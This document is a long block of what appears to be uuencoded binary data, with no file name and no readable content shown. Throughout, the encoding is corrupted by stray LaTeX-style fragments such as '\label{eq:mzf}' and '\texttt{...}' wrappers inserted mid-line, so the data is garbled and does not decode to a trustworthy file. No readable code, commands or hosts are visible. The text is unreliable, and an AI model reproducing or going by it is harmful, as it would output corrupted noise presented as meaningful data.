'^L+BZ7N$$$$ (`K_U_5J08X=XG_BGOSC[MMU+T25E:K,0<>@$ MUQ`\FMEQK^\$(U"HNYOI-AH/?;IY`KDC_348R-_%;_>46L8Q=.Y(6#T8%4VA) M>2\W\=S<H]"[Y%Z+"!W?R/+TLON&UZ_O"[ZB(+`\$AZ^.NRT<AK'U'_1&0M<H $\label{eq:mzf} \texttt{MZF\&?OV*M1$0:*'@N\#DW[$4N(W?58](G?30!C\<_CT^M57"_C4("/*1<2&[S^*])} = (3.5) +$ M**)35#,-XD(9?!Z,78>KQ:62\2501YT=W?8W@X[I(O_,UJH/`CMF5YNG;O>J MKC.'T/W]SLI\$3]U^90'>2VJKPU8M976B:M>)'FTP5-GR7]?1>GZZ9:WD*U,G ML-+'HW>TS:GCFJL<05(ZFQT!HAOQ\^JCUA_L-<'ON"XA?F3"#^ZQBX?K7JP0 M/"7\$&4Z>YN.T;"XO4Y:56A;[G2SS6G9Y@4&Z%F,,#():R]%K4;*=XSK8T:RMA9U77=FG;DC:_XZF%VT(LR8I7%]T34%9S&J7EG^0CW3O/T0BODT\$V*%4G5B8 MJ2TMAQ)QI+H&J5L.*)\@'^(BTW1^'66R4U8+-8N>O^HR57"[T9=U?''NOZVK $M+IB!/3'0"3/D'*9W:H07=\2?$K58(R0\^"5+8<[DX]352D;#*$DK%WY'M*P1$ MDLF#H]`5X<NDR.\$:B28IE:&6G%MYO92.H7R="PE%9,RE"F-M3"Q5@RLUV,/@ M]4=I-=3B(!;C]Z</[^4;TSS.6^!WM^[*Z8^ESG9Y_N9L6*,%[T^68HG^.'N' $MV?: 2W(OS#V?OC@*9\4%S)A;BIYI8JXD!)G;=B]@#5SMCQ[TO%/V=7TY$3E)$ MM8A?TZ2TV"]=7WT\G4N.XSW34U1UJZH;G8BZUIQJNX].B_O-MY?!`*\O:_IA M'3@A\$N?V0(**7*I\$]UV)."PM\$;E4B:5*=#22(OUAD>R>IU929J4R/6?@5&3X MCDC, P?A4Y*E*K%5BH)44V?R/[UN)+3XD)N:J<&S'`8Z!>G>Z%O\$@%3\@7W?D MS/;D0PH5P,D0IQI.WIY2PX_XN9A5JB&)(:100Z`&^OSX(Q74/Z2`,W%EZG^1 M0@4M=1\A/G:)E6_F]!`\\$5219@WDJ))^413YC74&JJ3\KA*LR.E\@YNB/467 M*IJ+5"B^^J[XB`I\ACI51%E45E-9166R%H**?B1EB*6%B4Y!3D,N9M1"=,6 M*Y!4B_NAQ'6.CS-+M4`0U3!W'7/W`U5\-W-C61U2R1\HM:)4SQIM8K_;2@!5 MLT[7Q5ZE-@T--;#-P,H-*FE_1\$DY4R5EDE84!#7804.)5/-KKZ?\;L,,5*EZ $M4F5^1F7,8ZQ244W^NWDL$U])>Z+<E"WNIQ@]Q$V7(A%0$H"=%0@+Q\")(2FZ)$ M,RPIH7D_E*Q^K]7.6%'3BBY7,WJZ^TO^V*&5LSGYX<P,QNY[!)=^C\$@)Y>`C $MA%K:Q)44MW)24?<TW6*-S_P=NM];_.YW[KVB(%VQ\?GQ\1YE:,&T$"7)%H%7$ M%.QY[<0]3D%6]'*+&0\T4APU&U^H>+!:7V;+(>\^WU-8J46W?].JTA-ULU/Q ME/5%QM[IM#`*GUY?=?*9_?_/_26Z!4&WLB8Q#C19`9@,.)%V,'3GD71[P_?/ M+[MG<UQ:&+69[37UO?P''[O7]2<+DXF#VYM7L14]2'KB9ML5T#4"T9+*2F(8 $MC_BV8>$]AZI[/L7,>HS\$4<MZ\0BD2NM+?].2JA?'HL:*[CY31;"RV[^UJ+4B MA)(]"19:--FTD8"`LIE@(0.HA/Z)8@Q4MK="!D8)=>^C)X.715+Z9U_<2WEZ $\texttt{M?GSZXT; +_7@14J; !:-E@5-9@Q/T*_+`[PP>D^Y^W\#YRB2">QL,?MU4>U_,;"}$ M3*.%Z9*-GZSMHAJU@G.SHF__<PZ_Y7!76R=UO!ADWP)5D[1Q'"0G@JE:FFMJ MZ,Q:<\$\&20%1&\7#C1E:RKT9JWA<0)SO2,OG4GSD]HJNS[N=88L3[O(BB18% M6M2%1`>RW5F5-*M;%]&=2)E^?9QQST]\:<CTE+FJO[315C_]LMG3[+C%L9HL $MY5(9^*S13QL;VEAW-LH4$C[VQ.\CQW-<6:9'ZM/B;N/5?_9["#Z#;)]N[OL']$ $\label{eq:mean_mean_self_mean_sel$ $M]?7\%.P2>!3%#%O&_707\Y_C@HW2=>4G\=Z:E!`\"'&_&`1<X!!6\;J*GO^\$ MP+[3U?+XR%4!I99];N85A^-;%W\$/JZR:4(G'<0T%=D9=22>?>BXOI3?3[%ES M5'1RA5U.4KKJ%58%95W+!EG)[,75ZN(\CJ]PN)LZ0A;Z2'*<<6\C5OBJ_.5J $M_C8Z=C['*F!)].\Z6N/\#IB^44YG%+=]'=>W"?S:M^&5I='3JE#I:YVE=.6G=$ MJ4P]T;JN)TUM>[;=]*6`HCN-OY)Q\Y1\FE/3'&DJ!J>9K]%%:--UCT`VIB=S M!GJZ]'\$@4%7&F765_&;,2U!!N_*HM1+QB72X`A("'*VLR_P:2,5YPU53JR") $MU"!C^[*6!>.N1\L?5[]OGQ36&*P=+WV,W6"5U\P(;(H4&&#W\;UL6U6@,V"9))$ M`EN7>)X+.3J<'P:RJ4P&C\$GSS"*+-?H8"93A9),-D(:OL(8LB9E*GI-2]/:

MV: 'HM87AW%3TB!Q'KRV-VQ^(7EL9+!R,7EL;L#D809:/YV:SR>AQN4I7#RN7 MA@^LA0D97R@P#N#^ZA>GAXYC*?^(DQBNT)IE0602<E\$\$J3(+0SZ*BJL-UTQ% MD<@TBEIFSBQF\$U\$\$L3"8FXPBR*4!_6040:X,&":C.%Q7Q./=!\\$L:I/53!S] MG@MI2M>@Q=DZ*LG!DOARVDYT3D/71\$Q%V9ECG3L495<:SD]%F<AQE%UEW.%` ME%UML.9@E%U+8#D[&.6R,*#[?I09XJH>1K@L38X?1?A@>/O8\KZ5V&?.\1,F $M'J*F/&Y-E10R]JL;0X%M6R)$_)$4(D<!]47QNT.!-67!0,'@^HK`X:#0?6U$ M`9N#0>T#.JJROE U.4L#.EU7^T#&4:]*3<EI\$#FB%>D9S)JDJ0!6I5GG#P50 $M+"`N3`60R'$`J]JXFP,!K%K"PNQ@`$-A0'<P@*$TH)*(*^M0?S";!B_4)D($ $M=G_{(,@P?RS4T=A$-(]-S$2'>H.@19$W*5.R"N:N>[/V`6AANLO=#Y#AV=6G<]}$ M^=Z/PBJ#3?=^0*X-.-W[`;DEL)GL_?`Z)AV\$A&'PFL)DN.\$53J/HD:#!B3UF ME?IFR\$>(>(32QY@U25,!;"JS[F#'IZD--]GQ(7(<P,;\V![J^+2%P0YW?-K2 M@(<[/FUEP,F.#R]_TMI7#@/8UB:C[_#DMABF!(U.[#ZKU#UR'\`R]JLI?8Q9 $MDYO+(-CA,_PUV:<!M33<9)^&R#2^6E89=[Y/H[#:8--]&I!; `HOI/@W(AO'S)]$ M?9K5YM]?XQK?FWO]6K#NT'MA1(FG)+V:;\C)6.;E:K1B_YD*WF1%\$%@36\$T! MUZ3G]D: "U)C)[: '8NAEQKIB*+9&(+8IO[K3,&7<YBNVOS]L=>;WAJMRNR"4# M@(0?NM\%<NNE@5FGIZ[FE8'2]B5@\$L4AE+9'7IN.ERKDG%J:L\KBD%-+9[AR MRJE\$CIU:>N.N#CFU#(:KQTY=;3:_*ZXQ7#NN,"L]5QD`/R/4%^,J<_SX]/?Z M49'.D&GDG;,C8K<[17I#5BF2M\G(TF8B@R'K%-DTW&=[M?F*9:3`-(9.'HL+ M.J\?[L=X[CR5'::JLK('KHI42.,'C4GE#)@^KR]T1IVW@78IW`Y3N/+&CA:\$ M<.9P*H-YRML-96XPA9,J+E*!`_K:]+R4V32N&C/F8-L09L2%R;:!2*:QG&-M M1\%CI;L"G(D:-A3@4?MC)LIM/,KCC2?3:"C'X-%",)YZG.NP+,?5&%<[2GL^ $MJ2JT[2!E;>ZIBV$5P!&TM]TN+;V[L$,ZXRD'E0$I,+QT$=E45\-TJLTUV;L$: MF54YD9H^=F6C9\$^&FR@F61[&7(.!13;7ZL8L/9AKS8RXYCNYUJ2YAA235??= M_L)G13B3-4@V.\$00UM59*C?T;>.-.[V'ESY-1:B7&O@2LD!1-*GT85.E9/JN $MF: ZG36.6'/1=.R.NG?0=D?`=K^+20F?L)=EKNDM>2PG2&[+JD:R1\5!QQ07#$ $M]=?)L1*^3UX;6-(/&*RG0QUZ*ZWT_PF/B+EPA8;?NPN7DZVSYLOT$R,,[0]$ M)6U(*EI N[+FP5X=`YLW`8/[F)D*0T&[#LUL0+A3'@)J[OP;(]9*P);,84Z` ${\tt MU)A5AW+"\$S/BBLF<()(Y<?F\2=PM<\$I@6B1[!A]?=BG6\&W:4\&)\#+W!!`,\&B=1.24BBLF<()(Y<?F\2=PM<\$I@6B1[!A]?=BG6\&W:4\&)\#+W!!`,\&B=1.24BBLF<()(Y<?F\2=PM<$I@6B1[!A]?=BG6\&W:4\&)\#+W!!`,\&B=1.24BBLF<()(Y<?F\2=PM<$I@6B1[!A]?=BG6\&W:4\&)\#+W!!`,\&B=1.24BBLF<()(Y<?F\2=PM<$I@6B1[!A]?=BG6\&W:4\&)\#+W!!`,\&B=1.24BBLF<()(Y<?F\2=PM<$I@6B1[!A]?=BG6\&W:4\&)\#+W!!`,\&B=1.24BBLF<()(Y<?F\2=PM<$I@6B1[!A]?=BG6\&W:4\&)\#+W!!`,&B=1.24BBLF<()(Y<?F\2=PM<$I@6B1[!A]?=BG6\&W:4\&)#+W!!`,&B=1.24BBLF<()(Y<?F\2=PM<$I@6B1[!A]?=BG6\&W:4\&)#+W!!`,&B=1.24BBLF<()(Y<?F\2=PM<$I@6B1[!A]?=BG6\&W:4\&)#+W!!`,&B=1.24BBLF<()(Y<?F\2=PM<$I@6B1[!A]?=BG6\&W:4\&)#+W!!$ MOL., <A-L8]B6,41RJ-OT.;V;\$9ST9)\$@%\$PX[6`VB"OF94]J&K+MT9PS+?M= MNYE*8LY2%#H=%+5/=.8U](IYPQUC,<YI%XPAJ5>BA/)S+#A*G[F:7@VNB=\, M\$]\UIJ4=7RC.Y,\(Y,96"81*?C/F)4AB1!TYU%J)6+^1JPBE!:*<_/0)JC?< $MY*=/(ED1NK?)\D&ZL3*=$2^74X3YWWK<1=]0[I[_OMK$5_WF+F*IC*4EBU4,$ $\texttt{M?>S+\#2Z>($-R_200)>Y"Y8IAJ+SEO-^[Q7TO2"Q4S\>>NTH\#B7B22^[6'=+7] }$ M+,Z]ZT'R9DUU*"0^&*Z>"@F1PW?]\D0IC<EH,^]X&IZ.*YT?NJ\R]U5[[LN, M+_=)ZJN*KO1T5<I+\$!P*'5G46HG8FIIS:^7-RH-NK8+AON/6:M*M56,RQFY= MOIQLY7KE#AEF1(9BW#L_?;RY4YPS7)GB^GL3%><-5PW[X+!3QP:*#D0G_?QD M-RPN#I<ZA;YW=\"[)D\$]3()@CZPK/<:LS(0IT1IIKOG`O\$)>"I'B,JJ<A*Z) M\$(.S?8':7#N]^@-43]STZ@\BF1AQY/PBVK3<W#U:`8(A_./O%-`0F%L#LGS1 M1^W`S8S@\3H0A+SSR*S1CNCQ8A#<\$[.)EVA^W:RQ]!0X;QS5,\$D@/T(OOIS> MO.S`2K9@;/5XC!9G6?>?HC%XF\(;OG3CO4+'N[^Z_"MGP_QKS0LM&B'B]Y*. MA9H_L<NNTD`BGF1QD\$H<T->FZ*7*-C:M-VL.-C9M,-QD8T/D,*>ZL.+.(H4T M)JR=2*\,#].*ZD#L<"_^5!PQR%]%=N8KNN;B*6Y-)H<SCC+3"F4YTHP:5V5% M>9.;G01+':.7U0(<C&TT(P9]8X[&.`:S8DS>\$0N'"O)7D;)4KG? F,D94YDR M-6R`]SYM)3/JRF[^T!GU[%<MRM@!B?ES"`.%<%+%02IP0%^;GI=VE/,@F<\. MSI57;D;<]%PYD;D7+"C.9)33+UC002&K_`M6<<%P=?X%J[C&<.UW7[!5.2.Z MA0>#UZ/<1;HKKC%<.TA7^'WQ[Z\WFII^1J@O1C.]N/%%<<YP98KSPU<=(-[` M50IN9I.O(H"#L26/QP,1E_%RP1="&X.V*=3;A/SC@PPJOVS_ZKU7V:,FL]_) $MM>O\N/I;FD9^F:;K><EYTC/7[-)O2.VPQ:F"J<%'I^%;KK-/&@^9$0^K[#<9]$ M;J)\$,]5D86M2)[IU5;"HA,FO3*\ZPTU^92)RJCD*WF14AYNC\$\Q99WIV#]O= M^>9/A38&'7UP2ELNGG&SUTS5]O3#677B8B,@.XPV)@7-#,?M+[)M0]VM=,[F MI)%]M^6`H*F'F5([LZ!DII!GF"8D,\$=B5UNEOAGR\$2*.IO0Q9DU2;E(81 MU8>RHVX,-WEH,)%3V=%8+)KB<'8TSI#EH9=5XPU7'7I9-<%P]>!EE<^"IC&& M-MO7/WY]1IR: 6=\$MT7V, XR<O+=]V<3#][0#XX=9TCH3@2Q)6)@D(U&[#B^R M5":IY"*"*=*68\B:E-Q\`4C!+#N8(6UCN,D,(9(9<O\$0OW\EKZ@PHRN#S<JW M2!&@?]EN_MQ#.T.71#--!'ZU>;CY1J@W:+7_\$0%0R0\$"@P'K_5EB`.4C[HLA MD1&CP#@-<M(4*\$-CHMM!D-U4E'G"5NQ6J]0W0SY"Q&.4/L:L2<HU!6`W9Q:3 $\texttt{MXW}] \texttt{OO} \$ \texttt{FQ} \texttt{_}] \$ 3 @>Z"" : \texttt{E} \texttt{_} \texttt{GZ} @B \ ; \texttt{O}[7 < "[6 : \$NN) @H) \texttt{TS} \$ \# \texttt{D9} : "(1 :) 2? \texttt{BD} = 7$ MS[>I=6ZOLL<GU;XL\L#/AGG@O&G&<"5A81H,16F(8^]<99)*+B+\$FQ0]@JQ) M\$8.:7`ZXQBQK#^5`.2.NG!R[\$)F\#J(Y6NQ,P&C@0N2'S?.&:`LVK-X7Y4U4

ME9WW.;YYD.Z>;-_MCL5=[&Z5,1AC[JVPIZ,QZ.!]P('!0+8W!_G,*^&DJYP* M=08MQZ/RD^N'FQ3L#5SE!^3[LH/!QP,:9EC'\.'Q_L[6CI;#E/6-"4+3-6)D MXN; %: G+&\$8+*?Y.50) SXC, HF@&O2<\L1(</<6AULSBION, GFC\$BF<NKB*AC_ M>#)3@T=H8]#!=":#EPH.,Z)#=KKIX6[<J@9G//DM;OO#FC`,<_#&W[5,N?\$, M"S58481*`XEXDL4K*G%`7VLQKAO(A3`T9LW!UJB>\$5=/MD9\$[E_+P',=0',F M9=PD73QM'O;`WL"9Z10*Q[,J0S"&T;P*Q:?PQN#MP:5SH9D1V61&.&>/?VQT M4[HQ.&/(S*UPK1WHWI#5H&7B6CLB@R'K?+.D1KPHOC%\.VZ7Y!;IW?/CW\K2 $M<;3VF&UF:5W7`=AG<,8P6F*'UKU#8ZKD15F\L53C.9B5#F<4&PQ;#Z=@@.6]$ M\$\0WAF_'<R\1#%S-#K#\5:0X;Y^B'A_W)R?:0?X%.)W)P&`"/+F:G!)XA*?X M0*6^&?(1(LZA]#%F35+NNRY(P:R;'%"`VAAN>D!!)*^H_G,;[VE_M+%9S>EH M^6LTZ(0'GM"5>]C<=P>%JD_+H4]%->7`IR-&.C8OEB>@TKOP7\$8"<71Q,OE< MDYX;N(\$4S.*#?BX:PWW'ST4ZM-?G`L&9D]WOR7A3B;+;C<S]*=H1G4Y:I^N^ $M]F1[0^{[U]}]2B@Z&SO3IEB]ZU/WF3N&-P4?].L;Q\\OGQK[_WDB,,DZ.T]$ MYR\+)`?9LJE!6IH8L3^LLM]DN(D2?U%-%K8F-;>0'R1OEE:'DJ(,AIO\(\$<D MDT)]J\6-"1A_A.-J5H+]C&!?#(9W=-EJ]_IY+PCM, `C>F1#44'+E8D!2&@+/ MNBE]SC\$00:R80LRBUB3FIF-!"F;EP5KI&\--UDHBLP&HS*=5\=T`5,[`XXF4 MY0._R`09&S!3&Y<0<KM!<D\$3</;`Z!_#P[752!Q[+@_]PF?15SQ0/K]^[<XJ MS_FQ:DQL.^K%I,Q[O@KFE+1/G4[HKO3*,.9:!W;#9`NE"?)(-C+FJOR`R(2+ M/5^*?Y,30%P@SD_@UB1/5?MOF[G-H:P++7'UY-9D(O=[TFB).E)=F)#A#F6B $M8ZU1 < \&G@B1O.+GF]F = [MO^O0 =)YVK.G&N* \ \#9RKI8O = 1Y.K: %&(37 < ^1QBP1)$ $M1(78\&168\$), P-3-:U(P0:Q*FFH7\&?-:X0P\$J2L--;IXC,MT+--]I:67\setminus(;\setminus;$ MR) "U(90,6_K^]>4W!;8\$MK,#&X(`*`R:V4.7;LD!IC2T'[^<N24GQ;/^)_WI $MMC(A(50C%W))(!YN[OM+<#1SFF'FM+6)0N9D6)E"4Z(U5;@9$YF2E*3S9E4)$ M[0'HFHA<]8<4^KV9WIH):FFXZ>PB\$MD%_MX<)58F9I1D%#/BJ8UGG&Y<)Q=7 $MP*13J \ UP"60\#[9Q"P@$\#`S;\&)R=2/1Z'"2K[38:;*/$CU61A:U)SW7.02K/4$ M'XI)41DN'(X)[]!.EPYAQ*KDV@0UHZ@(7%\$M46YV<,D=((6!F5<!-9_5>1]= M&MIGYUOC-28WVX>-+KM2KLJX0KZ+?K&.TV":\$7Z8\$:XV?M1:XO=2@84:W3@8 $M4\&E\&2H(?N_LJ<4!?LS@W^`6K>:P\6!/+TG"3-9'().KQ,^;-_;E$3.#"JA,$ M5,B-@'5H^>'Q\7>U?__+%4H:DX'IWY2)CAQ)4V]Y>@N?K@:,Q!3\$M&,,K<I_ $MN@*[HWE^{JX75}_X;E>(MF]N=]N'G37!HG!Q^R^71$N\P\Z5E>.QCB&WZ_($ M(DM.MU_^[N#5C/!J_`VKZ];NP9W!AU^R"-^SO_*&KXC7&D7\\`&J8"QU;O^3 M=/^>-O+]?F]FJIBY82)5C<E!(@T9F4Q9J9HLL1-/\6]R`HAC4E7M!&Y-<FY_ M#[XIT")U\$U9402B3,Z;A1P7:E>/RQC58+DWC\FS!V,;+I3D'2VQCV/%:Z70F MNVEF1#; %8'Z:,]E\$.D.6^26`BO.&JX;ST>Q_@AH,5^>FH3G_#\$1CV'8T_YS6 M!V\$;5+1F6-\$:>V)=!S[@G:YKI+.ZQ:XZE;R9\$\$.HN(PZ)Z\$K(G)?[D`RUTXO] $M\&@<U\&\&YZCHK(=+#*TL;XV^P''\!:SLC+7\54+5.D,^1H<PIS!U1ON"K[E:Y[$ M(ZPVMZ]2N;BEM-CK[(([F!PL0ASP,;Y9F30PQ;RA#<9=L+\$/]23A:U)G=A? $MUW(:70Z:7(4(JC/<Y"I$(AE3Z'M[?_/P^V:G-&]2JLQ\]&X?'^P\6(K(3VV8)))$ MVU!P8^#18D2XN7M]#D/GAZ%SY@^'ZDF^7.B4-@A=['%3."&9T,5.-_5D86M2 $M<]41)&^F3E9'4(/A)JLCD=.A<XU)&5?*_JK-#9)0>4IS9CFJH6S=9;WXYOX+$ $M \le F, 92 \le 70^{-2} \ (\% = 1009 \times A;)$ ML!,F4:">+&Q-:FX0`E(P4R?GH\$%M#-<>CF@Y6O29#.%:; 'QV6]PL;,YF+<K MW&SH8.], "AR\ST;_9B2JWS"_KZ+?C)F)HG=]F46M29RJ+CZ8F0>=ZQO#?<>Y $\texttt{M_01_-\&?^{\ }} \& \texttt{`FNXY2F6.'} < \texttt{P$[Q3H\#\$CF\#O?!@(4\#!`\$YPG.S_.O-\ [>MU!>"]) }$ $\label{eq:mean_mean_substitute} $$M@X^'G]S8L_CZ+'N3=<BB\2V'\:W,(1P:[/$QP\#F9&KLP8X0E=AEVPL17U).^*$$ MK4F=JD#!W#D]+`#5\$S<]+""R7RI)BY023\$:=JSRXC6#0'71AZ-S0F!0X=Y^-MOLU(5)]Q,RJN8QHS\$T7/AC:+6I,X57EJ<VQ]T+&U-]RD8XFD8]6<V^?MTTYI MP:2,7?M6918?XCX1L5_AC<&SR[?N!NAD7-71/GF_<*%"2V')/)7D:TVW=6R MYB#N.@:'&\:W*4T:OD?EN!GF:?F,=AS24-&;25\$\$!X+](?":F*DN8E/;(S2' $M8M^TQ+63WZB('.X5-97+!][<"T&B703.T:-\]WSX[<]WM)X1Q^P\#J<YJR,$ M, V3ZDKBS2NY@7:YCK0[_\$/=LNM^?YI?SJ_69W\$X@EZ,NYB>+\$[F\$0DFX%MZ* $M9RSFU1^7IXOB1"Z'R2L+A<+N< M9;K[=+8XDZ]L1XU<&Z%Z=U&O!^/J]5J4$ MD[/5AU/>Z2SEK9BU.EO\\QVN_,!ESMU/WE#J1-X>&Z1B/308Y1/?N_/WB_7Q MZ7RUNG@;;^142-%!,";`'TF;`*[C^?GU^>G%_.3\XE?E\<I3D2<D/,='_WJR $M^{-}CI^{-}G7[<'O_{K}YUT?)E]?=X_{+4N}V=[="GT,EYR?+K$!8'5/\2N]$ _,DG^[WDB\#^9T^_FH![L.[3MTI>B0HEV\$'TNPUHO(A#LOP%1W3(TRZ:0K M!J^1%4=OC5@[A7`M_BV4NW`9]H'J_N%*Y?;DKA)NM7O\$2]5!F6LR-V-F1Q_% M^XJ5KU67SI3/%703MN:0HW>0<\I1DL.#(_7.P"^N4I9`EIHLO4<65U<75XF: M1GE: !EO/K7Y^?GRF'JE<E_/U\8>.I=3T*!U92K#\$K8HWLCH-6LZOS_1**&7R MRE21J3]?F4#S^<#&LE;>AKQINNQ9NKJ^O+RX6@\\$>\$T8SX3Q7<+H2HX]"5<2

MM:N3A+=47D_>"KRRXNOQ^0Y<:#<^KN3^';D5\$!!YMHV4?/IU>5X\$::3T[](= M%?C[;'Z,9D.Y5),^IEZR)TFGK1`*&Q&I19_>72U6ZZNEWOAKI;R:Q_5%'Y;2 M&)X?^:1DOCI9BM8SW&(L-E"/&M&J\$0V,6`MUOEY?=494W=>^K_%B,MRFA]>7 MO`E^NK_5HM"?,_#R]\OON.`+SV;M_I]G-_];!G(RP__ZK;\5L'5"%]KV841S MLP8TJ5EZ&3D)3N_?,BMWL%+SLT(C.J`YI:%6*4BN.KJ2V_@_*@29B@OX\$-CY MN\7\ZBI>YW_-^%:\RA(+;`<7*]Z??HXG*Z`PN5=Q7XZJ"FI-%2W-(FI%(/45 $M^NG/[?-\&T9]X^ZV0<\&<H!CE[!MV\Q951@M#50<7>/9Y[@G:`T8'M0-?U^< R$ M(CKOU`4WH>Z)!S,#U3G:(6!4.9"G6N%WR-W7RM9'U593:JW]`2RPK<CHI415 M7*OBH6NU75*]S83>7^1[Y(W,U`#\$5K1&*PIIE#*R@H0=&.!SJ\$'6O?L4&W>H MQAJ?C92@59.KLOXA?R\+N64+?[@CAW_]48E_FR,'!.+9Q+_HY@(`>_@V_J(1 $M16R.5*M:I`U?S7B\[9I&M<EC\/B%-3+QR.U]ZB7>C27M)1I+,%=L2_EM5^AH$ M3X5 < 2 - O3 + 2Q6I64 + JNMH/PK9OYU385!P%K5<M4B5-S-5W@QT?I#;YY=+ MU=E@KM'_0-50;5N]9!`SOFA/J9^2J=]IMZF@?K89\$F2YQ4OU=Y,W+U_DQ3^P MX!6:XR#EU?G8+JS8-/`62+70RKV6LW89H5:"YC_+:PKJ',SB9J;%'V1_XG+; ME\,R:?Y_BE-0L109T"KZ5Q'!PHJ23Q\?OEIA2;GRK,]66FDI[H84Z6D##\$^I M/ROU9SGTIWH2\PS-[<GVV\O>_;%?WDG7X_5YHZ6\UO;V_"=P-L1XR0;"YGS MK_/GYYN_Q>;7V\@`>Y#YSOF?GK^^W.!%TA\$DVV^>([N,^7Z:R?_00"-?NP=] MLV>^/EZCC\<\$E^<![G(`;#60VX)`;8;VW=\$Z)/9_DSN>_L":#A0&M@!#-R0W M2`Z?H=1G<'R9ID2O1+0\0.\$!TR9>-*)-@Z:VEBK"OYO_!Y<;BYI65#;#2XCO M>0EQ7[,^*T3X<]<=9RXISEPUG+T".7.9\8]=29R]%OCI]>%W%.+US\([:4A0 MBI<S2V]B54!9,9LQ1B6I>&)D/TNV78F<'F<@=52=&\$!/5*6(=2R%,UA:L13^ M8''11L5J5\'>DZE,KPPV\7"82C=[^ZM_>T_L.<T4JM?XBF!IZK806+SG-P?[MX\$'2_[B)&I1>TJ]D__RWG'"CEU5JT>!J[?'5V;E;L5^3).5K8?NP8SQ*PZ6% MI; EF<]0; Z-7'P9%, BY!LFE=; >MCW91: \UEQ) =<[]HTJ0>\7, %=6/WN73']H[$M8\$LT\&W5A?'^=YN^Z9!T1\\:GX+"@$$:_WOO,'M4\&;IQ\#;K@&M!@WQ(]O\\ZCVI$ $M#:E@'=-;I>L':D6F/5/M*'5C.^N\]5>*/C_=LMUB.6]"9F($/VH04=[L-Y2.$ $\texttt{MY6T8-(=\;12.S6\&L*\&B"F5K?;Q'\$MEI;1")<VB0",FH3T5\\(_^V-80@O-8KM) }$ $MC%7VN:\MM<GD\R?):BX()HY^2YJ5U"]^V\#XB"&A4Z*)<0_E_NRV,P]3_<EM8$ M6%N7:PI#^_^MM<LU"\,F\/]QR_=3M"'^IYW(_>:GX+!<)@/BT'%Y0D(E!%3+ $M-S*Q_G9QU5,"6`!Y(S/U[_!!)=85(-O0_8H$G38#,4YRK6/!ISB!*!-GW0\=$ M@A7Z\^SBY%KN1'?Z<WDN\WWOYG(7=ZDE-L3U6G!\@<GWHTI_ST^7\]51Z'[I MT*FF]/D_,2]&VVBX-:2-F7ZR6!VKZ0Y7VG<1=+B^_OYI=[=YN=4B5",%\BK[MFX1>DMY-\XH"]%ZAH</_)N_J'09TZD=&;S:XE;YT.BNF%NH#<'88RP,H/WV" $M;G=5-!HS6VH8\&S-V^1/V_ODK>N8Z=*G1K*-G\#M\&IZD\#5'JKEZ\setminus[\+-(7_Z3R)]$ M;F45;XM/JYO4VY/-EYM7M%2O^OBS)ADJ)^*HL*"".KX5,P!&\$TMK"\$UMHUO* $\label{eq:mcv} \verb"M^CV" IWB69W3-YB] \verb"U#.O:GY>1U, ``#M(Q`8AB_/#AJ+6#6D%R2[&$4@#!J>7*:]$ MFH1.RIV]/M5?M\$?`66M4")4%*L/DXX!8D]B8)14L69PN]KS3K2%@IJ<)T_WT MLSBHD:],0*AF1="G+,<31%VI-ZJ-90F"9N&KVI!*[^)J4.)85W46&_28Z77X MP6GLU,]HN#B1_6WS;1NW!KU@`"^?Q=GX83:;@)/-B,XUPO=/0EK=_K;Y=H/* MFZPXO T<NV%+D7WS<,LY'%OY&YL!3*VS9>)"W]MWKP^W 01Y62'T\AYY3@I# M@T)9%W8?)X@22N-!@>Y?ONR,X&>SCC"_WWY]D`%]OM(A;Y2D64<*\BX_W>]] M,SG=[P.L0\$J)OIN7/J]\@ S0;(HJ^XRJO.8,@\VLJ)@5/N;,D!I(Y72BX)`S $M\1V$ ""KIBUG2S`,]?I4'ZJLG=DHF=&VD38^=D>Q=7?- -G[^J]5C(Q'<B)T%` M9N\@>)21CX1^)K0W2&W'=PZU#%7SG\>+2WRX6G=TAQ[]G\?HE\&[PYF+P<3% MYYB/CZ_/MQL=R*NI(\$@B8VD)=K0I-7A2/VSNGV2-%1EA-BI/),1]3YN_-&E8 ML:1'1C,XSI+_M%OZ(\$W^YOEY<R<R9;&%.M'J=37>7Y7VTM/M4^85>HWY4&&> M:\$0.)",A%(BE"O/34_G"]@N]&_LJQ\>?WLU7ZTB2SHK\.CY9')\>%?'/L]7Q MY7PEI",7?_)OD.8DE?&G+!Z`!!]_O+LTB16('U?X\$<!X^6NGH=9?*J;!3^VX $\texttt{MT}\$ ^4 < \texttt{LGZM} + \texttt{DW}? \\ 7 \texttt{Y} < = +\texttt{G} \\ \texttt{"C} - \texttt{YCECVZ} \\ 9 ? \texttt{EU}? \texttt{IZ} \\ \texttt{'A} \\ \$ / \texttt{R}^\texttt{O} \\ \texttt{KQ} \\ \texttt{SL} \\ * \texttt{KJB} < \texttt{Y} \\ \& \texttt{J}) : \texttt{XK} \\ \texttt{XK} \\ \texttt{NK} MB=</+X^/2OQ*^EUB!O6H&?BHI`KQ2CO_Y>+G16J(\$T.ZTD^15Y3JKWA)]>)J M_5'64!RY8>'E]5K4C0NEVPEO=)34D)*&./-'\D;#)O/*H>UFBVT]MN>O@U%. MZ4B0=3EXE^FAWQ!569M2L*Y\D08:3;<ZA15E^_!'4EQ:);F]N;^_?7SXXXBQ $M9!V!(NV1.7Y^9:D<N:X\$?CU]1'NN1<X#NXK/F*E'FV#/@?>)$=J/%Y+>$'^$ M&801S@ ?&@@X'\$D ! H9#>^06I/*'H;@."6;9D5<?B-%GR2NRW-)M /CA62H $ME##W"OROA%])=N!OIJ&D)29:DN#7,ZIMJ2R)?5U@!]XP]OEW-8/?`6L7^_R/$ M\8T]^!RL`T_V7(L9.^Z:\$72XO*1[?[?J;BG,?O,6F7VZU.GQC/I\$?%XF>XT> MYX#H242B*HP=)BX^0'&0*+!0FKS+RVX=DSB_+SV6V&#YQI%+2D^7QXOSE2Q4 M\\$FAK+*(S9B,&!N6]HL5BL"R9\$U#F<H\B2U02`5*R[3XYUH4+=_*R+!PJ5A9 MC:_7E^<S=QF.<JBA\LI*B*5,7_?NKQ?OY>@YY,^?WF"Y/9;@)DIOY5!=3$ M#S0_:_=UR>JQU>)MS,9&ZJLDI_F9\$:D9D6!MTUX<&FVL,\M`^N+5Q?75L9B6 M%\$6EG4TH)/N_72]6PBTKX1HMYT.<SC_"T"*DA,6[N2R_\Z&D^"1R(95^O5JL

